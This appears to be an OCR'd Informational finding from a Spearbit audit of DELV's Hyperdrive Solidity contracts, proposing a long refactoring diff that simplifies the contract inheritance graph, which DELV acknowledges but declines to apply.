
**Severity:** Informational

**Context:** See Description/Recommendation

**Description:** The current dependency graph for the `hyperdrive`, `target` contracts and the internal contracts is the following:




**Recommendation:** The dependency graph can be simplified to:




In the subgraph above labeled `virtual circular dependency` the child contracts also depend on the root contract `HyperdriveCheckpoint` through the `virtual` internal function `_applyCheckpoint(...)` which in the suggestion below its deceleration has been moved from `HyperdriveBase` to `HyperdriveLP` so that one can only inherit from

`HyperdriveAdmin` without needing to override this `virtual` function. See the suggested diff below:

```
diff --git a/contracts/src/external/Hyperdrive.sol b/contracts/src/external/Hyperdrive.sol
index fdf6075..eb01db2 100644
--- a/contracts/src/external/Hyperdrive.sol
+++ b/contracts/src/external/Hyperdrive.sol
@@ -7,11 +7,7 @@ import { IHyperdrive } from "../interfaces/IHyperdrive.sol";
 import { IHyperdriveCore } from "../interfaces/IHyperdriveCore.sol";
 import { IMultiTokenCore } from "../interfaces/IMultiTokenCore.sol";
 import { HyperdriveAdmin } from "../internal/HyperdriveAdmin.sol";
-import { HyperdriveBase } from "../internal/HyperdriveBase.sol";
 import { HyperdriveCheckpoint } from "../internal/HyperdriveCheckpoint.sol";
-import { HyperdriveLong } from "../internal/HyperdriveLong.sol";
-import { HyperdriveLP } from "../internal/HyperdriveLP.sol";
-import { HyperdriveShort } from "../internal/HyperdriveShort.sol";
 import { HyperdriveStorage } from "../internal/HyperdriveStorage.sol";

 ///      ------  --                              ---------      -----
@@ -63,9 +59,6 @@ import { HyperdriveStorage } from "../internal/HyperdriveStorage.sol";
 abstract contract Hyperdrive is
     IHyperdriveCore,
     HyperdriveAdmin,
-    HyperdriveLP,
-    HyperdriveLong,
-    HyperdriveShort,
     HyperdriveCheckpoint
 {
     /// @notice The target0 address. This is a logic contract that contains all
diff --git a/contracts/src/external/HyperdriveTarget0.sol b/contracts/src/external/HyperdriveTarget0.sol
index 684c55e..c00ea1f 100644
--- a/contracts/src/external/HyperdriveTarget0.sol
+++ b/contracts/src/external/HyperdriveTarget0.sol
@@ -5,11 +5,7 @@ import { IERC20 } from "../interfaces/IERC20.sol";
 import { IHyperdrive } from "../interfaces/IHyperdrive.sol";
 import { IHyperdriveRead } from "../interfaces/IHyperdriveRead.sol";
 import { HyperdriveAdmin } from "../internal/HyperdriveAdmin.sol";
-import { HyperdriveCheckpoint } from "../internal/HyperdriveCheckpoint.sol";
-import { HyperdriveLong } from "../internal/HyperdriveLong.sol";
-import { HyperdriveLP } from "../internal/HyperdriveLP.sol";
 import { HyperdriveMultiToken } from "../internal/HyperdriveMultiToken.sol";
-import { HyperdriveShort } from "../internal/HyperdriveShort.sol";
 import { HyperdriveStorage } from "../internal/HyperdriveStorage.sol";
 import { AssetId } from "../libraries/AssetId.sol";
 import { FixedPointMath } from "../libraries/FixedPointMath.sol";
@@ -24,11 +20,7 @@ import { LPMath } from "../libraries/LPMath.sol";
 abstract contract HyperdriveTarget0 is
     IHyperdriveRead,
     HyperdriveAdmin,
-    HyperdriveMultiToken,
-    HyperdriveLP,
-    HyperdriveLong,
-    HyperdriveShort,
-    HyperdriveCheckpoint
+    HyperdriveMultiToken
 {
     using FixedPointMath for uint256;

diff --git a/contracts/src/external/HyperdriveTarget1.sol b/contracts/src/external/HyperdriveTarget1.sol
index d5ea974..956c606 100644
--- a/contracts/src/external/HyperdriveTarget1.sol
+++ b/contracts/src/external/HyperdriveTarget1.sol
@@ -2,12 +2,7 @@
```

```
 pragma solidity 0.8.20;

 import { IHyperdrive } from "../interfaces/IHyperdrive.sol";
-import { HyperdriveAdmin } from "../internal/HyperdriveAdmin.sol";
 import { HyperdriveCheckpoint } from "../internal/HyperdriveCheckpoint.sol";
-import { HyperdriveLong } from "../internal/HyperdriveLong.sol";
-import { HyperdriveLP } from "../internal/HyperdriveLP.sol";
-import { HyperdriveMultiToken } from "../internal/HyperdriveMultiToken.sol";
-import { HyperdriveShort } from "../internal/HyperdriveShort.sol";
 import { HyperdriveStorage } from "../internal/HyperdriveStorage.sol";

 /// @author DELV
@@ -16,13 +11,7 @@ import { HyperdriveStorage } from "../internal/HyperdriveStorage.sol";
 /// @custom:disclaimer The language used in this code is for coding convenience
 ///                    only, and is not intended to, and does not, have any
 ///                    particular legal or regulatory significance.
-abstract contract HyperdriveTarget1 is
-    HyperdriveAdmin,
-    HyperdriveMultiToken,
-    HyperdriveLP,
-    HyperdriveLong,
-    HyperdriveShort,
-    HyperdriveCheckpoint
+abstract contract HyperdriveTarget1 is HyperdriveCheckpoint
 {
     /// @notice Instantiates target1.
     /// @param _config The configuration of the Hyperdrive pool.
diff --git a/contracts/src/external/HyperdriveTarget2.sol b/contracts/src/external/HyperdriveTarget2.sol
index d160abc..11d5a8c 100644
--- a/contracts/src/external/HyperdriveTarget2.sol
+++ b/contracts/src/external/HyperdriveTarget2.sol
@@ -2,12 +2,7 @@
 pragma solidity 0.8.20;

 import { IHyperdrive } from "../interfaces/IHyperdrive.sol";
-import { HyperdriveAdmin } from "../internal/HyperdriveAdmin.sol";
 import { HyperdriveCheckpoint } from "../internal/HyperdriveCheckpoint.sol";
-import { HyperdriveLong } from "../internal/HyperdriveLong.sol";
-import { HyperdriveLP } from "../internal/HyperdriveLP.sol";
-import { HyperdriveMultiToken } from "../internal/HyperdriveMultiToken.sol";
-import { HyperdriveShort } from "../internal/HyperdriveShort.sol";
 import { HyperdriveStorage } from "../internal/HyperdriveStorage.sol";

 /// @author DELV
@@ -16,13 +11,7 @@ import { HyperdriveStorage } from "../internal/HyperdriveStorage.sol";
 /// @custom:disclaimer The language used in this code is for coding convenience
 ///                    only, and is not intended to, and does not, have any
 ///                    particular legal or regulatory significance.
-abstract contract HyperdriveTarget2 is
-    HyperdriveAdmin,
-    HyperdriveMultiToken,
-    HyperdriveLP,
-    HyperdriveLong,
-    HyperdriveShort,
-    HyperdriveCheckpoint
+abstract contract HyperdriveTarget2 is HyperdriveCheckpoint
 {
     /// @notice Instantiates target2.
     /// @param _config The configuration of the Hyperdrive pool.
diff --git a/contracts/src/external/HyperdriveTarget3.sol b/contracts/src/external/HyperdriveTarget3.sol
index 58d70c5..3ac6ba2 100644
--- a/contracts/src/external/HyperdriveTarget3.sol
```

```
+++ b/contracts/src/external/HyperdriveTarget3.sol
@@ -2,12 +2,7 @@
 pragma solidity 0.8.20;

 import { IHyperdrive } from "../interfaces/IHyperdrive.sol";
-import { HyperdriveAdmin } from "../internal/HyperdriveAdmin.sol";
 import { HyperdriveCheckpoint } from "../internal/HyperdriveCheckpoint.sol";
-import { HyperdriveLong } from "../internal/HyperdriveLong.sol";
-import { HyperdriveLP } from "../internal/HyperdriveLP.sol";
-import { HyperdriveMultiToken } from "../internal/HyperdriveMultiToken.sol";
-import { HyperdriveShort } from "../internal/HyperdriveShort.sol";
 import { HyperdriveStorage } from "../internal/HyperdriveStorage.sol";

 /// @author DELV
@@ -16,13 +11,7 @@ import { HyperdriveStorage } from "../internal/HyperdriveStorage.sol";
 /// @custom:disclaimer The language used in this code is for coding convenience
 ///                    only, and is not intended to, and does not, have any
 ///                    particular legal or regulatory significance.
-abstract contract HyperdriveTarget3 is
-    HyperdriveAdmin,
-    HyperdriveMultiToken,
-    HyperdriveLP,
-    HyperdriveLong,
-    HyperdriveShort,
-    HyperdriveCheckpoint
+abstract contract HyperdriveTarget3 is HyperdriveCheckpoint
 {
     /// @notice Instantiates target3.
     /// @param _config The configuration of the Hyperdrive pool.
diff --git a/contracts/src/external/HyperdriveTarget4.sol b/contracts/src/external/HyperdriveTarget4.sol
index 0ea84a1..c8a572d 100644
--- a/contracts/src/external/HyperdriveTarget4.sol
+++ b/contracts/src/external/HyperdriveTarget4.sol
@@ -2,12 +2,7 @@
 pragma solidity 0.8.20;

 import { IHyperdrive } from "../interfaces/IHyperdrive.sol";
-import { HyperdriveAdmin } from "../internal/HyperdriveAdmin.sol";
 import { HyperdriveCheckpoint } from "../internal/HyperdriveCheckpoint.sol";
-import { HyperdriveLong } from "../internal/HyperdriveLong.sol";
-import { HyperdriveLP } from "../internal/HyperdriveLP.sol";
-import { HyperdriveMultiToken } from "../internal/HyperdriveMultiToken.sol";
-import { HyperdriveShort } from "../internal/HyperdriveShort.sol";
 import { HyperdriveStorage } from "../internal/HyperdriveStorage.sol";

 /// @author DELV
@@ -16,13 +11,7 @@ import { HyperdriveStorage } from "../internal/HyperdriveStorage.sol";
 /// @custom:disclaimer The language used in this code is for coding convenience
 ///                    only, and is not intended to, and does not, have any
 ///                    particular legal or regulatory significance.
-abstract contract HyperdriveTarget4 is
-    HyperdriveAdmin,
-    HyperdriveMultiToken,
-    HyperdriveLP,
-    HyperdriveLong,
-    HyperdriveShort,
-    HyperdriveCheckpoint
+abstract contract HyperdriveTarget4 is HyperdriveCheckpoint
 {
     /// @notice Instantiates target4.
     /// @param _config The configuration of the Hyperdrive pool.
diff --git a/contracts/src/internal/HyperdriveAdmin.sol b/contracts/src/internal/HyperdriveAdmin.sol
```

```
index 3d4048f..227eb2a 100644
--- a/contracts/src/internal/HyperdriveAdmin.sol
+++ b/contracts/src/internal/HyperdriveAdmin.sol
@@ -5,7 +5,6 @@ import { ERC20 } from "openzeppelin/token/ERC20/ERC20.sol";
 import { SafeERC20 } from "openzeppelin/token/ERC20/utils/SafeERC20.sol";
 import { IERC20 } from "../interfaces/IERC20.sol";
 import { IHyperdrive } from "../interfaces/IHyperdrive.sol";
-import { IHyperdriveEvents } from "../interfaces/IHyperdriveEvents.sol";
 import { HyperdriveBase } from "./HyperdriveBase.sol";

 /// @author DELV
@@ -15,7 +14,7 @@ import { HyperdriveBase } from "./HyperdriveBase.sol";
 /// @custom:disclaimer The language used in this code is for coding convenience
 ///                    only, and is not intended to, and does not, have any
 ///                    particular legal or regulatory significance.
-abstract contract HyperdriveAdmin is IHyperdriveEvents, HyperdriveBase {
+abstract contract HyperdriveAdmin is HyperdriveBase {
     using SafeERC20 for ERC20;

     /// @dev This function collects the governance fees accrued by the pool.
diff --git a/contracts/src/internal/HyperdriveBase.sol b/contracts/src/internal/HyperdriveBase.sol
index 289d1b7..cea71e0 100644
--- a/contracts/src/internal/HyperdriveBase.sol
+++ b/contracts/src/internal/HyperdriveBase.sol
@@ -230,18 +230,6 @@ abstract contract HyperdriveBase is IHyperdriveEvents, HyperdriveStorage {
         _;
     }

-    /// Checkpoint ///
-
-    /// @dev Creates a new checkpoint if necessary.
-    /// @param _checkpointTime The time of the checkpoint to create.
-    /// @param _vaultSharePrice The current vault share price.
-    /// @return openVaultSharePrice The open vault share price of the latest
-    ///         checkpoint.
-    function _applyCheckpoint(
-        uint256 _checkpointTime,
-        uint256 _vaultSharePrice
-    ) internal virtual returns (uint256 openVaultSharePrice);
-
     /// Helpers ///

     /// @dev Calculates the normalized time remaining of a position.
diff --git a/contracts/src/internal/HyperdriveCheckpoint.sol
↪  b/contracts/src/internal/HyperdriveCheckpoint.sol
index 0a67005..f58f84f 100644
--- a/contracts/src/internal/HyperdriveCheckpoint.sol
+++ b/contracts/src/internal/HyperdriveCheckpoint.sol
@@ -2,13 +2,11 @@
 pragma solidity 0.8.20;

 import { IHyperdrive } from "../interfaces/IHyperdrive.sol";
-import { IHyperdriveEvents } from "../interfaces/IHyperdriveEvents.sol";
 import { AssetId } from "../libraries/AssetId.sol";
 import { FixedPointMath } from "../libraries/FixedPointMath.sol";
 import { HyperdriveMath } from "../libraries/HyperdriveMath.sol";
 import { LPMath } from "../libraries/LPMath.sol";
 import { SafeCast } from "../libraries/SafeCast.sol";
-import { HyperdriveBase } from "./HyperdriveBase.sol";
 import { HyperdriveLong } from "./HyperdriveLong.sol";
 import { HyperdriveShort } from "./HyperdriveShort.sol";
```

```
@@ -18,8 +16,6 @@ import { HyperdriveShort } from "./HyperdriveShort.sol";
 ///                    only, and is not intended to, and does not, have any
 ///                    particular legal or regulatory significance.
 abstract contract HyperdriveCheckpoint is
-    IHyperdriveEvents,
-    HyperdriveBase,
     HyperdriveLong,
     HyperdriveShort
 {
diff --git a/contracts/src/internal/HyperdriveLP.sol b/contracts/src/internal/HyperdriveLP.sol
index 2cb8c72..332d419 100644
--- a/contracts/src/internal/HyperdriveLP.sol
+++ b/contracts/src/internal/HyperdriveLP.sol
@@ -2,13 +2,11 @@
 pragma solidity 0.8.20;

 import { IHyperdrive } from "../interfaces/IHyperdrive.sol";
-import { IHyperdriveEvents } from "../interfaces/IHyperdriveEvents.sol";
 import { AssetId } from "../libraries/AssetId.sol";
 import { FixedPointMath } from "../libraries/FixedPointMath.sol";
 import { HyperdriveMath } from "../libraries/HyperdriveMath.sol";
 import { LPMath } from "../libraries/LPMath.sol";
 import { SafeCast } from "../libraries/SafeCast.sol";
-import { HyperdriveBase } from "./HyperdriveBase.sol";
 import { HyperdriveMultiToken } from "./HyperdriveMultiToken.sol";

 /// @author DELV
@@ -17,10 +15,7 @@ import { HyperdriveMultiToken } from "./HyperdriveMultiToken.sol";
 /// @custom:disclaimer The language used in this code is for coding convenience
 ///                    only, and is not intended to, and does not, have any
 ///                    particular legal or regulatory significance.
-abstract contract HyperdriveLP is
-    IHyperdriveEvents,
-    HyperdriveBase,
-    HyperdriveMultiToken
+abstract contract HyperdriveLP is HyperdriveMultiToken
 {
     using FixedPointMath for uint256;
     using SafeCast for int256;
@@ -564,4 +559,16 @@ abstract contract HyperdriveLP is
             _marketState.bondReserves = updatedBondReserves.toUint128();
         }
     }
+
+    /// Checkpoint ///
+
+    /// @dev Creates a new checkpoint if necessary.
+    /// @param _checkpointTime The time of the checkpoint to create.
+    /// @param _vaultSharePrice The current vault share price.
+    /// @return openVaultSharePrice The open vault share price of the latest
+    ///         checkpoint.
+    function _applyCheckpoint(
+        uint256 _checkpointTime,
+        uint256 _vaultSharePrice
+    ) internal virtual returns (uint256 openVaultSharePrice);
 }
diff --git a/contracts/src/internal/HyperdriveLong.sol b/contracts/src/internal/HyperdriveLong.sol
index 9f8a3af..67c45b6 100644
--- a/contracts/src/internal/HyperdriveLong.sol
+++ b/contracts/src/internal/HyperdriveLong.sol
@@ -2,7 +2,6 @@
 pragma solidity 0.8.20;
```

```
 import { IHyperdrive } from "../interfaces/IHyperdrive.sol";
-import { IHyperdriveEvents } from "../interfaces/IHyperdriveEvents.sol";
 import { AssetId } from "../libraries/AssetId.sol";
 import { Errors } from "../libraries/Errors.sol";
 import { FixedPointMath, ONE } from "../libraries/FixedPointMath.sol";
@@ -16,7 +15,7 @@ import { HyperdriveLP } from "./HyperdriveLP.sol";
 /// @custom:disclaimer The language used in this code is for coding convenience
 ///                    only, and is not intended to, and does not, have any
 ///                    particular legal or regulatory significance.
-abstract contract HyperdriveLong is IHyperdriveEvents, HyperdriveLP {
+abstract contract HyperdriveLong is HyperdriveLP {
     using FixedPointMath for uint256;
     using FixedPointMath for int256;
     using SafeCast for uint256;
diff --git a/contracts/src/internal/HyperdriveMultiToken.sol
↪  b/contracts/src/internal/HyperdriveMultiToken.sol
index 10a3356..fac5320 100644
--- a/contracts/src/internal/HyperdriveMultiToken.sol
+++ b/contracts/src/internal/HyperdriveMultiToken.sol
@@ -2,7 +2,6 @@
 pragma solidity 0.8.20;

 import { IHyperdrive } from "../interfaces/IHyperdrive.sol";
-import { IHyperdriveEvents } from "../interfaces/IHyperdriveEvents.sol";
 import { HyperdriveBase } from "./HyperdriveBase.sol";

 /// @author DELV
@@ -22,7 +21,7 @@ import { HyperdriveBase } from "./HyperdriveBase.sol";
 /// @custom:disclaimer The language used in this code is for coding convenience
 ///                    only, and is not intended to, and does not, have any
 ///                    particular legal or regulatory significance.
-abstract contract HyperdriveMultiToken is IHyperdriveEvents, HyperdriveBase {
+abstract contract HyperdriveMultiToken is HyperdriveBase {
     /// @notice This modifier checks the caller is the create2 validated
     ///         ERC20 bridge.
     /// @param tokenID The internal token identifier.
diff --git a/contracts/src/internal/HyperdriveShort.sol b/contracts/src/internal/HyperdriveShort.sol
index e6dd92f..1727c41 100644
--- a/contracts/src/internal/HyperdriveShort.sol
+++ b/contracts/src/internal/HyperdriveShort.sol
@@ -2,7 +2,6 @@
 pragma solidity 0.8.20;

 import { IHyperdrive } from "../interfaces/IHyperdrive.sol";
-import { IHyperdriveEvents } from "../interfaces/IHyperdriveEvents.sol";
 import { AssetId } from "../libraries/AssetId.sol";
 import { Errors } from "../libraries/Errors.sol";
 import { FixedPointMath, ONE } from "../libraries/FixedPointMath.sol";
@@ -16,7 +15,7 @@ import { HyperdriveLP } from "./HyperdriveLP.sol";
 /// @custom:disclaimer The language used in this code is for coding convenience
 ///                    only, and is not intended to, and does not, have any
 ///                    particular legal or regulatory significance.
-abstract contract HyperdriveShort is IHyperdriveEvents, HyperdriveLP {
+abstract contract HyperdriveShort is HyperdriveLP {
     using FixedPointMath for uint256;
     using FixedPointMath for int256;
     using SafeCast for uint256;
diff --git a/contracts/test/MockMultiToken.sol b/contracts/test/MockMultiToken.sol
index e643089..bb033ac 100644
--- a/contracts/test/MockMultiToken.sol
+++ b/contracts/test/MockMultiToken.sol
```

```
@@ -148,17 +148,6 @@ contract MockMultiToken is HyperdriveMultiToken, MockHyperdriveBase {
         return returndata;
     }

-    /// Overrides ///
-
-    // HACK: This is a hack to get around the fact that MockHyperdriveBase
-    // needs this to be defined.
-    function _applyCheckpoint(
-        uint256,
-        uint256
-    ) internal pure override returns (uint256) {
-        return 0;
-    }
-
     /// MultiToken ///

     /// @notice Allows a caller who is not the owner of an account to execute the
```

**Delv:** We acknowledge this, but we aren't going to fix this to reduce churn.

**Spearbit:** Acknowledged by the client.